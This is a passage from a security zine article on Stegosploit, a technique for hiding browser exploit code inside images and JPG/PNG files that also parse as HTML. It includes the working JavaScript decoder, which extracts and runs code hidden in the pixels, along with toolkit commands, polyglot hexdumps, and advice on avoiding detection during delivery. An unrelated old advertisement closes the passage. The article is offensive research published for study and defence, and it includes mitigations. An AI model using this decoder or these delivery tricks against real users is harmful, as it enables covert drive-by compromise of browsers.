The file size is now set to `2F 2A XX XX`. At the end of the BMP data, we append our Javascript code. Even though the file size is inaccurate, all browsers properly render the image.

```
BM/*...... (BMP image data) .....*/="pwned";
    alert(Date());
```

Polyglot maestro Ange Albertini has some more examples on Corkami.[42]

IMAJS GIF or IMAJS BMP could be used to wrap the HTML decoder script, described in Figure 13, in an image. Exploit delivery could therefore be accomplished using only two images: one image containing the decoder script, while the other holds the steganographically encoded exploit code. Stylish, but not enough.

7.4.2 Combining HTML in JPG files

The first step towards single image exploit delivery is to combine HTML code in the steganographically encoded JPG file, turning it into a perfectly valid HTML file.

Mixing HTML data in JPG has an advantage over the IMAJS techniques described in Section 7.4.1. The image does not need to be loaded via a `<script>` tag. The browser will render the HTML directly when loaded and execute any embedded Javascript code along the way. If the same data is loaded within an `<img src="#">` tag, the browser will render the image in its display, as mentioned earlier in this article.

[42]`https://github.com/shrz/corkami/tree/master/misc/jspics`

Basic JPG file structure follows the JPEG File Interchange Format (JFIF). JFIF files contain several *segments*, each identified by the two-byte marker `FF xx` followed by the segment's data. Some popular segment markers are listed in the following table.

Marker	Code	Name
FF D8	SOI	Start Of Image
FF E0	APP0	JFIF File
FF DB	DQT	Define Quantization Table
FF C0	SOF	Start Of Frame
FF C4	DHT	Define Huffman Table
FF DA	SOS	Start Of Scan
FF D9	EOI	End Of Image

Every JPG file must begin with a SOI segment, which is just two bytes, `FF D8`. The APP0 segment immediately follows the SOI segment. The format of the JFIF header is as follows:

```
typedef struct _JFIFHeader {
  BYTE SOI[2];          // FF D8
  BYTE APP0[2];         // FF E0
  BYTE Length[2];       // Length of APP0 field
                        // excluding APP0
     marker
  BYTE Identifier[5];// "JFIF\0"
  BYTE Version[2];      // Major, Minor
  BYTE Units;           // 0 = no units
                        // 1 = pixels per inch
                        // 2 = pixels per cm
  BYTE Xdensity[2];     // Horiz Pixel Density
  BYTE Ydensity[2];     // Vert  Pixel Density
  BYTE XThumbnail;      // Thumb Width (if any)
  BYTE YThumbnail;      // Thumb Height (if any
     )
} JFIFHEAD;
```

The Stegosploit Toolkit includes a utility called `jpegdump.c` to enumerate segments in a JPG file. Using `jpegdump` on the steganographically encoded image of Kevin McPeake shows the following results:

```
jpegdump kevin_encoded.jpg

marker 0xffd8 SOI at offset 0        (start
     of image)
marker 0xffe0 APP0 at offset 2       (
     application data section  0)
```

```
marker 0xffdb DQT at offset 20        (define
      quantization tables)
marker 0xffdb DQT at offset 89        (define
      quantization tables)
marker 0xffc0 SOF0 at offset 158      (start
      of frame (baseline jpeg))
marker 0xffc4 DHT at offset 177       (define
      huffman tables)
marker 0xffc4 DHT at offset 210       (define
      huffman tables)
marker 0xffc4 DHT at offset 393       (define
      huffman tables)
marker 0xffc4 DHT at offset 426       (define
      huffman tables)
marker 0xffda SOS at offset 609       (start
      of scan)
marker 0xffd9 EOC at offset 182952    (end of
      codestream)
```

The contents of `kevin_encoded.jpg` can be represented by the diagram on the left side of Figure 14.

The most promising location to add extra content is the `APP0` segment. Increasing the two-byte length field of `APP0` gives us extra space at the end of the segment in which to place the HTML decoder data, as shown on the right side of the figure.

Stegosploit's `html_in_jpg_ie.pl` utility can be used to combine HTML data within a JPG file.

```
$ ./html_in_jpg_ie.pl decoder_cve_2014_0282.
      html kevin_encoded.jpg kevin_polyglot
```

The resultant `kevin_polyglot` file increases in size, successfully embedding the HTML data in the slack space artificially created at the end of the `APP0` segment. In the example below, the length of the `APP0` segment increases from 18 bytes to 12092 bytes. The HTML decoder code shown in Figure 13 is embedded between blocks of random data in the `APP0` segment from offset `0x0014` to `0x2f3d`.

7.4.3 HTML/JPEG Coexistance

JPG decoders would have no problem in properly displaying the image contained in the HTML+JPG polyglot described above. Browsers, however, would encounter problems when trying to properly render HTML tags. The extra JPG data would end up polluting the DOM. If the JPG data contains symbols such as `<` or `>`, the browser may end up creating erroneous tags in the DOM, which can affect the execution of the decoder Javascript.

To prevent JPG data from interfering with HTML, we can use a few strategically placed HTML comments `<--` and `-->`. In the above example, the `<html>` tag is placed at offset 0x0014, followed by a start HTML comment `<!--` marker. The first block of random data ends with the HTML comment terminator `-->`. The contents of the HTML decoder code is written after the HTML comment terminator. At the end of the HTML decoder code, we shall put another start HTML comment `<!--` marker to comment out the rest of the JPG file's data.

There have been some extreme cases where the JPG file itself may contain an inadvertent HTML comment terminator `-->`. In such situations, we can use an illegal start-of-Javascript tag `<script type=text/undefined>` at the end of the decoder code. This script tag is deliberately not terminated. The DOM renderer will ignore everything following `<script type=text/undefined>` for HTML rendering. Since the Javascript type is set to `text/undefined`, no valid Javascript or VBScript interpreter will run the code contained in this open script tag.

7.4.4 Combining HTML in PNG files

Generating an HTML+PNG polyglot can be done using a technique similar to HTML+JPG polyglots. We have to inspect the PNG file structure and figure out a safe way for embedding HTML content in it.

7.4.5 PNG File Structure

PNG files consist of an eight-byte PNG signature (`89 50 4E 47 0D 0A 1A 0A`) followed by several FourCC—Four Character Code—chunks. FourCC chunks are used in several multimedia formats.

Each chunk consists of four parts: Length, a Chunk Type, the Chunk Data, and a 32-bit CRC. The Length is a 32-bit unsigned integer indicating the size of only the Chunk Data field, while the Chunk Type is a 32-bit FourCC code such as `IHDR`, `IDAT`, or `IEND`. The CRC is generated from the Chunk Type and Chunk Data, but does *not* include the Length field.

Stegosploit's `pngenum.pl` utility lets us explore chunks in a PNG file. Running it against a steganographically encoded PNG file shows us the following results:

```
$ pngenum.pl pinklock_encoded.png

PNG Header: 89 50 4E 47 0D 0A 1A 0A  - OK
IHDR 13 bytes CRC: 0xE9828D3A (computed 0
      xE9828D3A) OK
```

```
<html><head><meta http-equiv="X-UA-Compatible" content="IE=Edge">
<script>var bL=2,eC=3,gr=3;function i0(){px.onclick=dID}function dID(){var b=do
cument.createElement("canvas");px.parentNode.insertBefore(b,px);b.width=px.widt
h;b.height=px.height;var m=b.getContext("2d");m.drawImage(px,0,0);px.parentNode
.removeChild(px);var f=m.getImageData(0,0,b.width,b.height).data;var h=[],j=0,g
=0;var c=function(p,o,u){n=(u*b.width+o)*4;var z=1<<bL;var s=(p[n]&z)>>bL;var q
=(p[n+1]&z)>>bL;var a=(p[n+2]&z)>>bL;var t=Math.round((s+q+a)/3);switch(eC){cas
e 0:t=s;break;case 1:t=q;break;case 2:t=a;break;}return(String.fromCharCode(t+4
8))};var k=function(a){for(var q=0,o=0;o<a*8;o++){h[q++]=c(f,j,g);j+=gr;if(j>=b
.width){j=0;g+=gr}}};k(6);var d=parseInt(bTS(h.join("")));k(d);try{CollectGarba
ge()}catch(e){}exc(bTS(h.join("")))}function bTS(b){var a="";for(i=0;i<b.length
;i+=8)a+=String.fromCharCode(parseInt(b.substr(i,8),2));return(a)}function exc(
b){var a=setTimeout((new Function(b)),100)}window.onload=i0;</script>
<style>body{visibility:hidden;} .s{visibility:visible;position:absolute;top:15p
x;left:10px;}</style></head>
<body><form id=fm><textarea id=c value=a1></textarea><input id=c2 type=checkbox
 name=o2 value="a2">Test check<Br><textarea id=c3 value="a2"></textarea><input
type=text name=t1></form>
<div class=s><img id=px src="#"></div>
</body></html>
```

Figure 13: Decoder Script and DOM Elements to exploit CVE-2014-0282




Figure 14: Structure of a JPEG (left) and JPEG+HTML (right).




Figure 15: PNG Structure (left) and PNG+HTML Structure (right).

```
$ ./jpegdump kevin_polyglot
marker 0xffd8 SOI at offset 0        (start of image)
marker 0xffe0 APP0 at offset 2       (application data section  0)
marker 0xffdb DQT at offset 12094    (define quantization tables)
marker 0xffdb DQT at offset 12163    (define quantization tables)
marker 0xffc0 SOF0 at offset 12232   (start of frame (baseline jpeg))
marker 0xffc4 DHT at offset 12251    (define huffman tables)
marker 0xffc4 DHT at offset 12284    (define huffman tables)
marker 0xffc4 DHT at offset 12467    (define huffman tables)
marker 0xffc4 DHT at offset 12500    (define huffman tables)
marker 0xffda SOS at offset 12683    (start of scan)
marker 0xffd9 EOC at offset 195026   (end of codestream)

$ hexdump -Cv kevin_polyglot
00000000  ff d8 ff e0 2f 2a 4a 46  49 46 00 01 01 01 00 00  |..../*JFIF......|
00000010  00 00 00 00 3c 68 74 6d  6c 3e 3c 21 2d 2d 20 40  |....<html><!-- @|
00000020  67 f8 8b 4a 08 4d de 8f  c4 c1 44 c4 7f 90 bc e2  |g..J.M....D.....|
00000030  98 32 87 11 d5 e7 fb 35  86 35 8f 6d e5 65 dd a4  |.2.....5.5.m.e..|
:         :                                                 :
:         :                                                 :    RANDOM DATA
:         :                                                 :
000001a0  90 eb 27 4f e5 90 27 71  8c 8a c0 da 91 20 d4 c8  |..'O..'q..... ..|
000001b0  02 15 38 fd 96 c3 5c 21  32 27 0f d4 7b b7 c0 c9  |..8...\!2'..{...|
000001c0  b3 26 68 15 ae 45 7c 24  7a 0b 20 2d 2d 3e 3c 68  |.&h..E|$z. --><h|
000001d0  65 61 64 3e 3c 6d 65 74  61 20 68 74 74 70 2d 65  |ead><meta http-e|
000001e0  71 75 69 76 3d 22 58 2d  55 41 2d 43 6f 6d 70 61  |quiv="X-UA-Compa|
000001f0  74 69 62 6c 65 22 20 63  6f 6e 74 65 6e 74 3d 22  |tible" content="|
00000200  49 45 3d 45 64 67 65 22  3e 3c 73 63 72 69 70 74  |IE=Edge"><script|
00000210  3e 76 61 72 20 62 4c 3d  32 2c 65 43 3d 33 2c 67  |>var bL=2,eC=3,g|
00000220  72 3d 33 3b 66 75 6e 63  74 69 6f 6e 20 69 30 28  |r=3;function i0(|
:         :                                                 :
:         :                                                 :    HTML+DECODER
:         :                                                 :
000006e0  73 3e 3c 69 6d 67 20 69  64 3d 70 78 20 73 72 63  |s><img id=px src|
000006f0  3d 22 23 22 3e 3c 2f 64  69 76 3e 3c 2f 62 6f 64  |="#"></div></bod|
00000700  79 3e 3c 2f 68 74 6d 6c  3e 3c 21 2d 2d df d0 c9  |y></html><!--...|
00000710  73 08 ac 3f 95 9c 73 80  38 6e fd 80 c8 60 7a c3  |s..?..s.8n...`z.|
00000720  19 ac e2 af 6c dd 4c 77  70 32 30 74 ad 5c f2 46  |....l.Lwp20t.\.F|
:         :                                                 :
:         :                                                 :    RANDOM DATA
:         :                                                 :
00002ef0  6b 2e b4 ba 7a 07 f7 5a  b8 c6 79 67 1b c5 9a 85  |k...z..Z..yg....|
00002f00  53 80 af 8d a8 11 5b f5  d8 e2 93 4b 03 03 b5 9b  |S.....[....K....|
00002f10  0b 1d 35 78 29 ec d5 a2  44 43 cd 1d d5 2e d5 20  |..5x)...DC..... |
00002f20  e5 14 a4 ba c8 f0 71 4e  09 71 e5 42 18 52 65 09  |......qN.q.B.Re.|
00002f30  6c 88 f5 e7 6e bf 56 fa  e1 60 ee e3 20 41 ff db  |l...n.V..`.. A..|
00002f40  00 43 00 01 01 01 01 01  01 01 01 01 01 01 01 01  |.C..............|
00002f50  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002f60  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002f70  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002f80  01 01 01 ff db 00 43 01  01 01 01 01 01 01 01 01  |......C.........|
00002f90  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002fa0  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002fb0  01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
00002fc0  01 01 01 01 01 01 01 01  ff c0 00 11 08 01 e0 02  |................|
00002fd0  80 03 01 22 00 02 11 01  03 11 01 ff c4 00 1f 00  |..."............|
00002fe0  00 01 05 01 01 01 01 01  01 00 00 00 00 00 00 00  |................|
00002ff0  00 01 02 03 04 05 06 07  08 09 0a 0b ff c4        |..............
```

Figure 16: JPEG Dump of a Polyglot

```
IDAT 8192 bytes CRC: 0xEDB1ABB8 (computed 0
    xEDB1ABB8) OK
IDAT 8192 bytes CRC: 0x7BA5829E (computed 0
    x7BA5829E) OK
IDAT 8192 bytes CRC: 0xFDF71282 (computed 0
    xFDF71282) OK
:       :                          :
IDAT 8192 bytes CRC: 0x3A1BE893 (computed 0
    x3A1BE893) OK
IDAT 8192 bytes CRC: 0x3C9B69C5 (computed 0
    x3C9B69C5) OK
IDAT 8192 bytes CRC: 0x8E2E6D15 (computed 0
    x8E2E6D15) OK
IDAT 2920 bytes CRC: 0xAE102222 (computed 0
    xAE102222) OK
IEND 0 bytes CRC: 0xAE426082 (computed 0
    xAE426082) OK
```

Each PNG file must contain one IHDR chunk, the image header. Image data is encoded in multiple IDAT chunks. Each PNG file must terminate with an IEND chunk.

PNG files are easier to extend than JPG files. We can simply insert extra PNG chunks. PNG provides informational chunks such as tEXt chunks that may be used to contain image metadata. We can insert tEXt chunks immediately after the IHDR chunk.

tEXt chunks are basically name-value pairs, separated by a NULL byte 0x00. A tEXt chunk looks like this:

```
[length][tEXt][name\x00Saumil Shah][CRC]
```

An approach taken by Cody Brocious (@daeken) explores compressing Javascript code into PNG images in his article, “Superpacking JS demos”[43].

We shall take a slightly different approach, which does not involve using illegal PNG chunks, preserving the validity of the PNG file and not raising any suspicions. The right side of Figure 15 shows how to embed HTML data within PNG files.

Stegosploit’s html_in_png.pl utility can be used to combine HTML data within a PNG file.

```
$ ./html_in_png.pl decoder_cve_2014_0282.
    html pinklock_encoded.png
    pinklock_polyglot
```

Figure 17 presents the output of pngenum.pl run on this file.

This concludes our discussion on HTML+JPG and HTML+PNG polyglots for the time being. Next we shall explore delivery techniques for these polyglots, so that these “images” will auto-run when loaded in the browser.

[43]http://daeken.com/superpacking-js-demos

7.5 HTTP Transport

In Section 7.3.2, we established the need for the use of HTML+Image polyglots to achieve our objective of exploits delivered via a single image. We explored how to prepare HTML+JPG and HTML+PNG polyglots in Section 7.4.

This section provides a few insights into controlling some of the finer points of HTTP transport when it comes to delivering the polyglot to the browser. The primary goal is to enable the image polyglot to be rendered as HTML in the browser, allowing the embedded decoder script to execute when the document loads. The secondary goal is to avoid detection on the network. An interesting side effect of time-shifted exploit delivery will be discussed at the end of this section.

Exploring the nuances of HTTP transport in itself can be a very complex topic, so I shall keep the discussion restricted to only some relevant points.

7.5.1 Reaching the Target Browser

As an attacker, we have the three options for sending the HTML+Image polyglot to the victim’s browser. (1) We can host the image on an attacker-controlled web server and send its URL to the victim. (2) We could host the entire exploit on a URL shortener. (3) We could upload the image to a third-party website and provide a direct link.

It is also possible to combine this with a vast array of XSS vulnerabilities, but that is left to the reader’s imagination and talent.

Hosting drive-by exploit code on an attacker-controlled web server is the most popular of all HTTP delivery techniques. The HTML+Image polyglot can be hosted as a file with a JPG or PNG file extension, an extension not registered with the browser’s default MIME types, or no file extension at all!

For each case, the web server can be configured to deliver the Content-Type: text/html HTTP header to force the victim’s browser to render the polyglot content as an HTML document. An explicit Content-Type: header will override file extension guessing in the browser.

```
$ ./pngenum.pl pinklock_polyglot

PNG Header: 89 50 4E 47 0D 0A 1A 0A  - OK
IHDR 13 bytes CRC: 0xE9828D3A (computed 0xE9828D3A) OK
tEXt 12 bytes CRC: 0xF1A3A4DE (computed 0xF1A3A4DE) OK
tEXt 2575 bytes CRC: 0x148DB406 (computed 0x148DB406) OK
IDAT 8192 bytes CRC: 0xEDB1ABB8 (computed 0xEDB1ABB8) OK
IDAT 8192 bytes CRC: 0x7BA5829E (computed 0x7BA5829E) OK
IDAT 8192 bytes CRC: 0xFDF71282 (computed 0xFDF71282) OK
:     :                :
IDAT 8192 bytes CRC: 0x3A1BE893 (computed 0x3A1BE893) OK
IDAT 8192 bytes CRC: 0x3C9B69C5 (computed 0x3C9B69C5) OK
IDAT 8192 bytes CRC: 0x8E2E6D15 (computed 0x8E2E6D15) OK
IDAT 2920 bytes CRC: 0xAE102222 (computed 0xAE102222) OK
IEND 0 bytes CRC: 0xAE426082 (computed 0xAE426082) OK

$ hexdump -Cv pinklock_polyglot

00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010  00 00 04 00 00 00 02 a8  08 06 00 00 00 e9 82 8d  |................|
00000020  3a 00 00 00 0c 74 45 58  74 3c 68 74 6d 6c 3e 00  |:....tEXt<html>.|
00000030  3c 21 2d 2d 20 f1 a3 a4  de 00 00 0a 0f 74 45 58  |<!-- ........tEX|
00000040  74 5f 00 4b 92 ab 87 84  51 22 f4 79 21 c0 51 b4  |t_.K....Q".y!.Q.|
00000050  60 9b c0 e6 5c bd b9 4a  81 3b a9 ba 3b a3 d1 7a  |`...\..J.;..;..z|
:         :                                               :
:         :                                               :     RANDOM DATA
:         :                                               :
00000490  ed e6 43 e5 d8 6a 21 2d  bb d0 76 40 e3 be a8 e7  |..C..j!-..v@....|
000004a0  37 36 a4 2d 26 95 8d a8  a8 29 a6 24 c1 67 f6 d5  |76.-&....).$.g..|
000004b0  9c ae c8 fb 32 fd 20 2d  2d 3e 3c 68 65 61 64 3e  |....2. --><head>|
000004c0  3c 6d 65 74 61 20 68 74  74 70 2d 65 71 75 69 76  |<meta http-equiv|
000004d0  3d 22 58 2d 55 41 2d 43  6f 6d 70 61 74 69 62 6c  |="X-UA-Compatibl|
000004e0  65 22 20 63 6f 6e 74 65  6e 74 3d 22 49 45 3d 45  |e" content="IE=E|
000004f0  64 67 65 22 3e 3c 73 63  72 69 70 74 3e 76 61 72  |dge"><script>var|
00000500  20 62 4c 3d 30 2c 65 43  3d 31 2c 67 72 3d 34 2c  | bL=0,eC=1,gr=4,|
00000510  70 78 3d 22 6a 22 3b 66  75 6e 63 74 69 6f 6e 20  |px="j";function |
:         :                                               :
:         :                                               :     HTML+DECODER
:         :                                               :
000009f0  22 3e 3c 2f 66 6f 72 6d  3e 3c 64 69 76 20 63 6c  |"></form><div cl|
00000a00  61 73 73 3d 22 73 22 3e  3c 69 6d 67 20 69 64 3d  |ass="s"><img id=|
00000a10  22 6a 22 20 73 72 63 3d  22 23 22 3e 3c 2f 64 69  |"j" src="#"></di|
00000a20  76 3e 3c 2f 62 6f 64 79  3e 3c 2f 68 74 6d 6c 3e  |v></body></html>|
00000a30  3c 73 63 72 69 70 74 20  74 79 70 65 3d 27 74 65  |<script type='te|
00000a40  78 74 2f 75 6e 64 65 66  69 6e 65 64 27 3e 2f 2a  |xt/undefined'>/*|
00000a50  14 8d b4 06 00 00 20 00  49 44 41 54 78 9c 84 bc  |...... .IDATx...|
00000a60  67 5c 54 07 da bf ef b3  31 c4 98 cd 96 e7 d9 4d  |g\T.....1......M|
00000a70  b2 a6 18 45 14 41 90 32  cc 30 0c 30 74 04 1b 16  |...E.A.2.0.0t...|
00000a80  44 45 45 05 a6 50 84 a1  57 bb 49 34 76 53 4d a2  |DEE..P..W.I4vSM.|
```

Figure 17: PNG Dump of a Polyglot

URL shorteners can be abused far more than just hiding a URL behind redirects. My previous research, presented in a lightning talk at CanSecWest 2010,[44] shows how to host an entire exploit vector+payload in a URL shortener. With Data URIs being adopted by most modern browsers, it is theoretically possible to host a polyglot HTML+Image resource in a URL shortener. There are certain limits to the length of a URL that a browser will accept, but some clever work done by services like Hashify.me[45] suggest that this could be overcome.

For additional tricks that an attacker can perform with URL shorteners, please refer to my article in the HITB E-Zine Issue 003, titled "URL Shorteners Made My Day"[46].

Several web applications allow user-generated content to be hosted on their servers, with content white-listing. Blogs, user profile pictures, document sharing platforms, and some other sites allow this.

Images are almost always accepted in such applications because they pose no harm to the web application's integrity. Several of these applications store user-generated content on a separate content delivery server, a popular example being Amazon's S3. Stored user content can be directly linked via URLs pointing to the hosting server.

As an example, I tried uploading `kevin_polyglot` to a document sharing application. The application stores my files on Amazon S3. The document can be referred via its direct link.

The HTTP response received is as follows:

```
HTTP/1.1 200 OK
x-amz-id-2:
    xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
x-amz-request-id: 313373133731337
Date: Fri, 05 Jun 2015 11:48:57 GMT
Last-Modified: Wed, 03 Jun 2015 09:07:32 GMT
Etag: "BADC0DEBADC0DEBADC0DE"
x-amz-server-side-encryption: AES256
Accept-Ranges: bytes
Content-Type: application/octet-stream
Content-Length: 195034
Server: AmazonS3
```

When loaded in Internet Explorer, the browser, noticing that there is no file extension, proceeds to guess the data type of the content via Content Sniffing, overriding the `Content-Type: application/octet-stream` header. IE identifies the polyglot content as an HTML document, noticing the presence of `<html><!--` in the early parts of the JPG `APP0` segment, as discussed in Section 7.4.3.

Soroush Dalili's excellent presentation "File in the hole!" covers several techniques of abusing file uploaders used by web applications.[47] In his talk, he discusses using double extensions (`file.html;.jpg` on IIS or `file.html.xyz` on Apache), using ghost extensions (`file.html%00.jpg` on FCKeditor), trailing null bytes, and case-sensitivity quirks to abuse file uploaders.

7.5.2 Content Sniffing

A polyglot's greatest advantage, other than evading detection, is that it can be rendered in more than one context. For example, an image viewer application that supports multiple image formats would detect the type of image-based on the file extension. In the absence of an extension, the image viewer relies on the file's magic numbers and header structure to determine the image type.


Browsers are far more complex beasts and are required to handle a variety of different data formats: HTML, Javascript, Images, CSS, PDF, audio, video; the list goes on. Browsers rely upon two key factors for determining the type of content, and thereby invoking the appropriate processor or renderer associated with it. These are the resource extension and the HTTP `Content-Type` response header

In the absence of known extensions or a `Content-Type` header, browsers ideally would simply offer a raw data dump of the content for the user to download. However, over the course of years, browsers have tried to implement automatic content guessing, called Content Sniffing.

Michal Zalewski is perhaps one of the leading authorities in analyzing browser behavior from a security perspective. In his excellent "Browser Security Handbook" Zalewski provides a detailed discussion on Content Sniffing techniques employed by various browsers.[48]

Figure 18, borrowed from Zalewski's Browser Security Handbook, summarizes the results of content

[44] `http://www.slideshare.net/saumilshah/url-shorteners-made-my-day`
[45] `http://hashify.me/`
[46] `http://magazine.hitb.org/issues/HITB-Ezine-Issue-003.pdf`
[47] `http://soroush.secproject.com/downloadable/File%20in%20the%20hole!.pdf`
[48] `https://code.google.com/p/browsersec/wiki/Part2`
`unzip pocorgtfo08.pdf browsersec.zip`




Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Is HTML sniffed when no `Content-Type` received?	YES	YES	YES	YES	YES	YES	YES	YES	YES
Content sniffing buffer size when no `Content-Type` seen	256 B	∞	∞	1 kB	1 kB	1 kB	~130 kB	1 kB	∞
Is HTML sniffed when a non-parseable `Content-Type` value received?	NO	NO	NO	YES	YES	NO	YES	YES	YES
Is HTML sniffed on `application/octet-stream` documents?	YES	YES	YES	NO	NO	YES	YES	NO	NO
Is HTML sniffed on `application/binary` documents?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on `unknown/unknown` (or `application/unknown`) documents?	NO	NO	NO	NO	NO	NO	NO	YES	NO
Is HTML sniffed on MIME types not known to browser?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown MIME when `.html`, `.xml`, or `.txt` seen in URL parameters?	YES	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown MIME when `.html`, `.xml`, or `.txt` seen in URL path?	YES	YES	YES	NO	NO	NO	NO	NO	NO
Is HTML sniffed on `text/plain` documents (with or without file extension in URL)?	YES	YES	YES	NO	NO	YES	NO	NO	NO
Is HTML sniffed on GIF served as `image/jpeg`?	YES	YES	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on corrupted images?	YES	YES	NO	NO	NO	NO	NO	NO	NO
Content sniffing buffer size for second-guessing MIME type	256 B	256 B	256 B	n/a	n/a	∞	n/a	n/a	n/a
May image/svg+xml document contain HTML xmlns payload?	(YES)	(YES)	(YES)	YES	YES	YES	YES	YES	(YES)
HTTP error codes ignored when rendering sub-resources?	YES	YES	YES	YES	YES	YES	YES	YES	YES

Figure 18: Content Sniffing Matrix

sniffing tests on various browsers.

Content Sniffing is the ideal weakness for a polyglot to exploit. Combining Content Sniffing tricks with delivery approaches discussed above opens up several creative attack delivery avenues. This is one of my topics for future research.

7.5.3 Time-Shifted Exploit Delivery



Time-Shifted Exploit Delivery is a technique where the exploit code does not need to be triggered at the same time it is delivered. The trigger can happen much later.

Assume that we deliver `kevin_polyglot` as an image file via a simple `<img>` tag. The web server serving this image can choose to provide cache control information and instruct the browser to cache this image for a certain time duration. The HTTP `Expires` response header can be used to this effect.

Several days later, a URL pointing to `kevin_polyglot` is offered to the victim user. Upon clicking the link, the browser will detect a cache-hit and load the "image" into the DOM without making a network connection. The exploit will then be triggered as before, with the exception that at the time of exploitation, no network traffic will be observed, as is illustrated by the following diagram.

7.5.4 Mitigation Techniques

Browser vendors need to start thinking about detecting polyglot content before it is rendered in the DOM. This is easier said than done.

Server side applications that accept user generated images should currently transcode all received images—for example, transcode a JPG file to a PNG file with slightly degraded quality, and back to JPG. The idea here is to damage any steganographically encoded data.

7.6 Concluding Thoughts

While the full implications of practical exploit delivery via steganography and polyglots are not yet clear, I would like to present a few thoughts.

Sophisticated exploit delivery techniques are probably closer to being reality than previously estimated.

My research for Stegosploit shows that conventional means of detecting malicious software fall short of stopping such attacks.

Data containers, e.g. images, previously presumed passive and non-offensive, can now be used in practical attack scenarios.

[49]`http://www.outguess.org/detection.php`

It is easier to detect polyglot files than steganographically encoded images. I ran a few tests with `stegdetect`,[49] one of the de facto tools used to detect steganography in images. My initial results from `stegdetect` show that none of the encoded files were successfully detected.

This is not a fault of `stegdetect` per se. `stegdetect` is built to detect steganography schemes that it knows of. It has a mode that supports linear discriminant analysis to automate detection of new steganography methods, however it requires several samples of normal and steganographic images to perform its classification. I have not tested this yet.

In proper PoC||GTFO style, Stegosploit is distributed as a picture of a cat attached to this PDF file.[50]

EOF

[50] `unzip pocorgtfo08.pdf stegosploit_tool.png`

SUPER-FAST!

Z80

DISASSEMBLER

$69.95

Uses Zilog Mnemonics, allows user defined labels, strings, and data spaces. Source or listing-type output with Xref to any device. Available for Z80 CP/M or TRS-80.

SLR Systems
200 Homewood Drive
Butler, PA 16001
(412) 282-0864

